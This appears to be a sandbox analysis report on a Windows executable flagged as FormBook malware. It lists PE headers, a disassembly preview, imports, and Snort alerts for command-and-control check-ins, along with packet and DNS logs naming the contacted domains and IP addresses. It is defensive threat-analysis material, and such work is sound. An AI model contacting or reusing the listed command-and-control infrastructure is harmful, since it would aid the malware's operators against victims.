OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [007A3030h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007FD94C919D08h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007FD94C917449h
test eax, eax
jne 00007FD94C917506h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007FD94C919CF3h

Instruction
call 00007FD94C917429h
test eax, eax
je 00007FD94C917622h
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007FD94C919CB1h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007FD94C9174ECh
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x25bdf	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x25bdf	0x25c00	False	0.338453280215	data	5.34146609609	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac2e0	0x7108	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x3b33e8	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x3c3c10	0x5488	data		

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3c9098	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 4294967295, next used block 4294967295		
RT_ICON	0x3cd2c0	0x25a8	data		
RT_ICON	0x3cf868	0x10a8	data		
RT_ICON	0x3d0910	0x988	data		
RT_ICON	0x3d1298	0x468	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0x3d1700	0x100	data	English	United States
RT_DIALOG	0x3d1800	0x11c	data	English	United States
RT_DIALOG	0x3d191c	0x60	data	English	United States
RT_GROUP_ICON	0x3d197c	0x76	data		
RT_MANIFEST	0x3d19f4	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-12:39:40.904517	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49729	80	192.168.2.5	66.96.162.131
04/08/21-12:39:40.904517	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49729	80	192.168.2.5	66.96.162.131
04/08/21-12:39:40.904517	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49729	80	192.168.2.5	66.96.162.131
04/08/21-12:40:07.392083	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.5	108.167.140.96
04/08/21-12:40:07.392083	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.5	108.167.140.96

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-12:40:07.392083	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.5	108.167.140.96
04/08/21-12:40:13.082386	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49736	34.102.136.180	192.168.2.5
04/08/21-12:40:18.180223	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.5	52.142.208.184
04/08/21-12:40:18.180223	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.5	52.142.208.184
04/08/21-12:40:18.180223	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.5	52.142.208.184
04/08/21-12:40:30.030371	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49739	75.126.101.233	192.168.2.5
04/08/21-12:40:35.274483	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.5	199.59.242.153
04/08/21-12:40:35.274483	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.5	199.59.242.153
04/08/21-12:40:35.274483	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.5	199.59.242.153
04/08/21-12:40:41.011044	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.5	154.90.117.58
04/08/21-12:40:41.011044	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.5	154.90.117.58
04/08/21-12:40:41.011044	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.5	154.90.117.58

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:39:40.789573908 CEST	49729	80	192.168.2.5	66.96.162.131
Apr 8, 2021 12:39:40.904059887 CEST	80	49729	66.96.162.131	192.168.2.5
Apr 8, 2021 12:39:40.904232025 CEST	49729	80	192.168.2.5	66.96.162.131
Apr 8, 2021 12:39:40.904516935 CEST	49729	80	192.168.2.5	66.96.162.131
Apr 8, 2021 12:39:41.019202948 CEST	80	49729	66.96.162.131	192.168.2.5
Apr 8, 2021 12:39:41.035171032 CEST	80	49729	66.96.162.131	192.168.2.5
Apr 8, 2021 12:39:41.035185099 CEST	80	49729	66.96.162.131	192.168.2.5
Apr 8, 2021 12:39:41.035372019 CEST	49729	80	192.168.2.5	66.96.162.131
Apr 8, 2021 12:39:41.035423994 CEST	49729	80	192.168.2.5	66.96.162.131
Apr 8, 2021 12:39:41.149666071 CEST	80	49729	66.96.162.131	192.168.2.5
Apr 8, 2021 12:39:46.080517054 CEST	49730	80	192.168.2.5	35.214.93.182
Apr 8, 2021 12:39:46.122618914 CEST	80	49730	35.214.93.182	192.168.2.5
Apr 8, 2021 12:39:46.122750044 CEST	49730	80	192.168.2.5	35.214.93.182
Apr 8, 2021 12:39:46.122944117 CEST	49730	80	192.168.2.5	35.214.93.182
Apr 8, 2021 12:39:46.164413929 CEST	80	49730	35.214.93.182	192.168.2.5
Apr 8, 2021 12:39:46.172902107 CEST	80	49730	35.214.93.182	192.168.2.5
Apr 8, 2021 12:39:46.172936916 CEST	80	49730	35.214.93.182	192.168.2.5
Apr 8, 2021 12:39:46.173075914 CEST	49730	80	192.168.2.5	35.214.93.182
Apr 8, 2021 12:39:46.173142910 CEST	49730	80	192.168.2.5	35.214.93.182

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:39:46.214449883 CEST	80	49730	35.214.93.182	192.168.2.5
Apr 8, 2021 12:39:51.223727942 CEST	49731	80	192.168.2.5	184.168.131.241
Apr 8, 2021 12:39:51.401798010 CEST	80	49731	184.168.131.241	192.168.2.5
Apr 8, 2021 12:39:51.401945114 CEST	49731	80	192.168.2.5	184.168.131.241
Apr 8, 2021 12:39:51.402147055 CEST	49731	80	192.168.2.5	184.168.131.241
Apr 8, 2021 12:39:51.580137968 CEST	80	49731	184.168.131.241	192.168.2.5
Apr 8, 2021 12:39:51.606599092 CEST	80	49731	184.168.131.241	192.168.2.5
Apr 8, 2021 12:39:51.606637955 CEST	80	49731	184.168.131.241	192.168.2.5
Apr 8, 2021 12:39:51.609797955 CEST	49731	80	192.168.2.5	184.168.131.241
Apr 8, 2021 12:39:51.609961987 CEST	49731	80	192.168.2.5	184.168.131.241
Apr 8, 2021 12:39:51.787822962 CEST	80	49731	184.168.131.241	192.168.2.5
Apr 8, 2021 12:40:01.991251945 CEST	49732	80	192.168.2.5	81.19.159.73
Apr 8, 2021 12:40:02.025295973 CEST	80	49732	81.19.159.73	192.168.2.5
Apr 8, 2021 12:40:02.025412083 CEST	49732	80	192.168.2.5	81.19.159.73
Apr 8, 2021 12:40:02.025681973 CEST	49732	80	192.168.2.5	81.19.159.73
Apr 8, 2021 12:40:02.060189009 CEST	80	49732	81.19.159.73	192.168.2.5
Apr 8, 2021 12:40:02.060216904 CEST	80	49732	81.19.159.73	192.168.2.5
Apr 8, 2021 12:40:02.060676098 CEST	49732	80	192.168.2.5	81.19.159.73
Apr 8, 2021 12:40:02.061580896 CEST	80	49732	81.19.159.73	192.168.2.5
Apr 8, 2021 12:40:02.061651945 CEST	49732	80	192.168.2.5	81.19.159.73
Apr 8, 2021 12:40:02.091130018 CEST	80	49732	81.19.159.73	192.168.2.5
Apr 8, 2021 12:40:07.243345976 CEST	49733	80	192.168.2.5	108.167.140.96
Apr 8, 2021 12:40:07.390485048 CEST	80	49733	108.167.140.96	192.168.2.5
Apr 8, 2021 12:40:07.392054081 CEST	49733	80	192.168.2.5	108.167.140.96
Apr 8, 2021 12:40:07.392082930 CEST	49733	80	192.168.2.5	108.167.140.96
Apr 8, 2021 12:40:07.539179087 CEST	80	49733	108.167.140.96	192.168.2.5
Apr 8, 2021 12:40:07.883732080 CEST	49733	80	192.168.2.5	108.167.140.96
Apr 8, 2021 12:40:08.071639061 CEST	80	49733	108.167.140.96	192.168.2.5
Apr 8, 2021 12:40:08.338521957 CEST	80	49733	108.167.140.96	192.168.2.5
Apr 8, 2021 12:40:08.338653088 CEST	80	49733	108.167.140.96	192.168.2.5
Apr 8, 2021 12:40:08.338666916 CEST	49733	80	192.168.2.5	108.167.140.96
Apr 8, 2021 12:40:08.338704109 CEST	49733	80	192.168.2.5	108.167.140.96
Apr 8, 2021 12:40:12.955671072 CEST	49736	80	192.168.2.5	34.102.136.180
Apr 8, 2021 12:40:12.968401909 CEST	80	49736	34.102.136.180	192.168.2.5
Apr 8, 2021 12:40:12.968549967 CEST	49736	80	192.168.2.5	34.102.136.180
Apr 8, 2021 12:40:12.968741894 CEST	49736	80	192.168.2.5	34.102.136.180
Apr 8, 2021 12:40:12.981177092 CEST	80	49736	34.102.136.180	192.168.2.5
Apr 8, 2021 12:40:13.082386017 CEST	80	49736	34.102.136.180	192.168.2.5
Apr 8, 2021 12:40:13.082421064 CEST	80	49736	34.102.136.180	192.168.2.5
Apr 8, 2021 12:40:13.083111048 CEST	49736	80	192.168.2.5	34.102.136.180
Apr 8, 2021 12:40:13.083240986 CEST	49736	80	192.168.2.5	34.102.136.180
Apr 8, 2021 12:40:13.095765114 CEST	80	49736	34.102.136.180	192.168.2.5
Apr 8, 2021 12:40:18.155721903 CEST	49737	80	192.168.2.5	52.142.208.184
Apr 8, 2021 12:40:18.179723024 CEST	80	49737	52.142.208.184	192.168.2.5
Apr 8, 2021 12:40:18.179909945 CEST	49737	80	192.168.2.5	52.142.208.184
Apr 8, 2021 12:40:18.180222988 CEST	49737	80	192.168.2.5	52.142.208.184
Apr 8, 2021 12:40:18.203510046 CEST	80	49737	52.142.208.184	192.168.2.5
Apr 8, 2021 12:40:18.665832996 CEST	49737	80	192.168.2.5	52.142.208.184
Apr 8, 2021 12:40:18.690045118 CEST	80	49737	52.142.208.184	192.168.2.5
Apr 8, 2021 12:40:18.690273046 CEST	49737	80	192.168.2.5	52.142.208.184
Apr 8, 2021 12:40:24.596085072 CEST	49738	80	192.168.2.5	104.21.85.234
Apr 8, 2021 12:40:24.613862038 CEST	80	49738	104.21.85.234	192.168.2.5
Apr 8, 2021 12:40:24.613954067 CEST	49738	80	192.168.2.5	104.21.85.234
Apr 8, 2021 12:40:24.619865894 CEST	49738	80	192.168.2.5	104.21.85.234
Apr 8, 2021 12:40:24.637587070 CEST	80	49738	104.21.85.234	192.168.2.5
Apr 8, 2021 12:40:24.656661034 CEST	80	49738	104.21.85.234	192.168.2.5
Apr 8, 2021 12:40:24.656760931 CEST	80	49738	104.21.85.234	192.168.2.5
Apr 8, 2021 12:40:24.656930923 CEST	49738	80	192.168.2.5	104.21.85.234
Apr 8, 2021 12:40:24.677726984 CEST	49738	80	192.168.2.5	104.21.85.234
Apr 8, 2021 12:40:24.695456028 CEST	80	49738	104.21.85.234	192.168.2.5
Apr 8, 2021 12:40:29.740457058 CEST	49739	80	192.168.2.5	75.126.101.233
Apr 8, 2021 12:40:29.885278940 CEST	80	49739	75.126.101.233	192.168.2.5
Apr 8, 2021 12:40:29.885428905 CEST	49739	80	192.168.2.5	75.126.101.233
Apr 8, 2021 12:40:29.885621071 CEST	49739	80	192.168.2.5	75.126.101.233

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:40:30.030329943 CEST	80	49739	75.126.101.233	192.168.2.5
Apr 8, 2021 12:40:30.030370951 CEST	80	49739	75.126.101.233	192.168.2.5
Apr 8, 2021 12:40:30.030384064 CEST	80	49739	75.126.101.233	192.168.2.5
Apr 8, 2021 12:40:30.030628920 CEST	49739	80	192.168.2.5	75.126.101.233
Apr 8, 2021 12:40:30.030708075 CEST	49739	80	192.168.2.5	75.126.101.233
Apr 8, 2021 12:40:30.175600052 CEST	80	49739	75.126.101.233	192.168.2.5
Apr 8, 2021 12:40:35.163100004 CEST	49740	80	192.168.2.5	199.59.242.153
Apr 8, 2021 12:40:35.273744106 CEST	80	49740	199.59.242.153	192.168.2.5
Apr 8, 2021 12:40:35.273957968 CEST	49740	80	192.168.2.5	199.59.242.153
Apr 8, 2021 12:40:35.274482965 CEST	49740	80	192.168.2.5	199.59.242.153
Apr 8, 2021 12:40:35.385809898 CEST	80	49740	199.59.242.153	192.168.2.5
Apr 8, 2021 12:40:35.386007071 CEST	80	49740	199.59.242.153	192.168.2.5
Apr 8, 2021 12:40:35.386203051 CEST	80	49740	199.59.242.153	192.168.2.5
Apr 8, 2021 12:40:35.386205912 CEST	80	49740	199.59.242.153	192.168.2.5
Apr 8, 2021 12:40:35.386214972 CEST	80	49740	199.59.242.153	192.168.2.5
Apr 8, 2021 12:40:35.386240959 CEST	80	49740	199.59.242.153	192.168.2.5
Apr 8, 2021 12:40:35.386388063 CEST	49740	80	192.168.2.5	199.59.242.153

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:38:26.247538090 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:38:26.260879993 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 8, 2021 12:38:26.273617983 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:38:26.285798073 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 8, 2021 12:38:27.458818913 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:38:27.472127914 CEST	53	49557	8.8.8.8	192.168.2.5
Apr 8, 2021 12:38:28.604650021 CEST	61733	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:38:28.617782116 CEST	53	61733	8.8.8.8	192.168.2.5
Apr 8, 2021 12:38:49.686887980 CEST	65447	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:38:49.699250937 CEST	53	65447	8.8.8.8	192.168.2.5
Apr 8, 2021 12:38:56.115886927 CEST	52441	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:38:56.134406090 CEST	53	52441	8.8.8.8	192.168.2.5
Apr 8, 2021 12:38:58.509546995 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:38:58.521975994 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:13.537167072 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:13.549674988 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:14.323939085 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:14.336870909 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:15.621750116 CEST	63183	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:15.634660959 CEST	53	63183	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:19.062145948 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:19.080125093 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:20.729530096 CEST	56969	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:20.742737055 CEST	53	56969	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:22.085884094 CEST	55161	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:22.098853111 CEST	53	55161	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:26.312537909 CEST	54757	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:26.325992107 CEST	53	54757	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:27.818598986 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:27.830636978 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:35.325081110 CEST	60075	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:35.342953920 CEST	53	60075	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:39.375530005 CEST	55016	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:39.407577038 CEST	53	55016	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:40.657305956 CEST	64345	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:40.784033060 CEST	53	64345	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:46.044650078 CEST	57128	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:46.079361916 CEST	53	57128	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:51.187709093 CEST	54791	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:51.221622944 CEST	53	54791	8.8.8.8	192.168.2.5
Apr 8, 2021 12:39:56.654994965 CEST	50463	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:39:56.925231934 CEST	53	50463	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:01.939572096 CEST	50394	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:40:01.988320112 CEST	53	50394	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:07.084477901 CEST	58530	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:40:07.238924980 CEST	53	58530	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:09.922626972 CEST	53813	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:40:09.938190937 CEST	53	53813	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:11.770804882 CEST	63732	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:40:11.785527945 CEST	53	63732	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:12.928857088 CEST	57344	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:40:12.952780008 CEST	53	57344	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:18.093121052 CEST	54450	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:40:18.154184103 CEST	53	54450	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:24.560899973 CEST	59261	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:40:24.595102072 CEST	53	59261	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:29.715652943 CEST	57151	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:40:29.739094973 CEST	53	57151	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:35.046875954 CEST	59413	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:40:35.161880970 CEST	53	59413	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:40.403029919 CEST	60516	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:40:40.748974085 CEST	53	60516	8.8.8.8	192.168.2.5
Apr 8, 2021 12:40:46.672671080 CEST	51649	53	192.168.2.5	8.8.8.8
Apr 8, 2021 12:40:47.159715891 CEST	53	51649	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 12:39:40.657305956 CEST	192.168.2.5	8.8.8.8	0xb1c4	Standard query (0)	www.abolishlawinforcement.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:46.044650078 CEST	192.168.2.5	8.8.8.8	0x2141	Standard query (0)	www.webinast.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:51.187709093 CEST	192.168.2.5	8.8.8.8	0x25ba	Standard query (0)	www.pueblo regentseniorliving.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:56.654994965 CEST	192.168.2.5	8.8.8.8	0xd7fd	Standard query (0)	www.anchor-little.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:01.939572096 CEST	192.168.2.5	8.8.8.8	0x4d33	Standard query (0)	www.brandschutzglas.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:07.084477901 CEST	192.168.2.5	8.8.8.8	0x5035	Standard query (0)	www.hispanicalinguablog.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:12.928857088 CEST	192.168.2.5	8.8.8.8	0xe779	Standard query (0)	www.unmanglement.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:18.093121052 CEST	192.168.2.5	8.8.8.8	0x9edb	Standard query (0)	www.plataformaporelmarcanario.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:24.560899973 CEST	192.168.2.5	8.8.8.8	0x8fd	Standard query (0)	www.dajiangzhibo12.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:29.715652943 CEST	192.168.2.5	8.8.8.8	0x99ca	Standard query (0)	www.saturnkorp.net	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:35.046875954 CEST	192.168.2.5	8.8.8.8	0xfaf9	Standard query (0)	www.sgdivergence.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:40.403029919 CEST	192.168.2.5	8.8.8.8	0xb87	Standard query (0)	www.weatherdekniagara.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:46.672671080 CEST	192.168.2.5	8.8.8.8	0x9491	Standard query (0)	www.vtz6whu5254xb1.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:39:40.784033060 CEST	8.8.8.8	192.168.2.5	0xb1c4	No error (0)	www.abolishlawinforcement.com		66.96.162.131	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:46.079361916 CEST	8.8.8.8	192.168.2.5	0x2141	No error (0)	www.webinast.com	webinast.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:39:46.079361916 CEST	8.8.8.8	192.168.2.5	0x2141	No error (0)	webinast.com		35.214.93.182	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:51.221622944 CEST	8.8.8.8	192.168.2.5	0x25ba	No error (0)	www.pueblo regentseniorliving.com	puebloregentseniorliving.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:39:51.221622944 CEST	8.8.8.8	192.168.2.5	0x25ba	No error (0)	puebloregentseniorliving.com		184.168.131.241	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:56.925231934 CEST	8.8.8.8	192.168.2.5	0xd7fd	Name error (3)	www.anchor-little.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:01.988320112 CEST	8.8.8.8	192.168.2.5	0x4d33	No error (0)	www.brandschutzglas.com		81.19.159.73	A (IP address)	IN (0x0001)
Apr 8, 2021 12:40:07.238924980 CEST	8.8.8.8	192.168.2.5	0x5035	No error (0)	www.hispanicalinguablog.com	hispanicalinguablog.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:40:07.238924980 CEST	8.8.8.8	192.168.2.5	0x5035	No error (0)	hispanicalinguablog.com		108.167.140.96	A (IP address)	IN (0x0001)
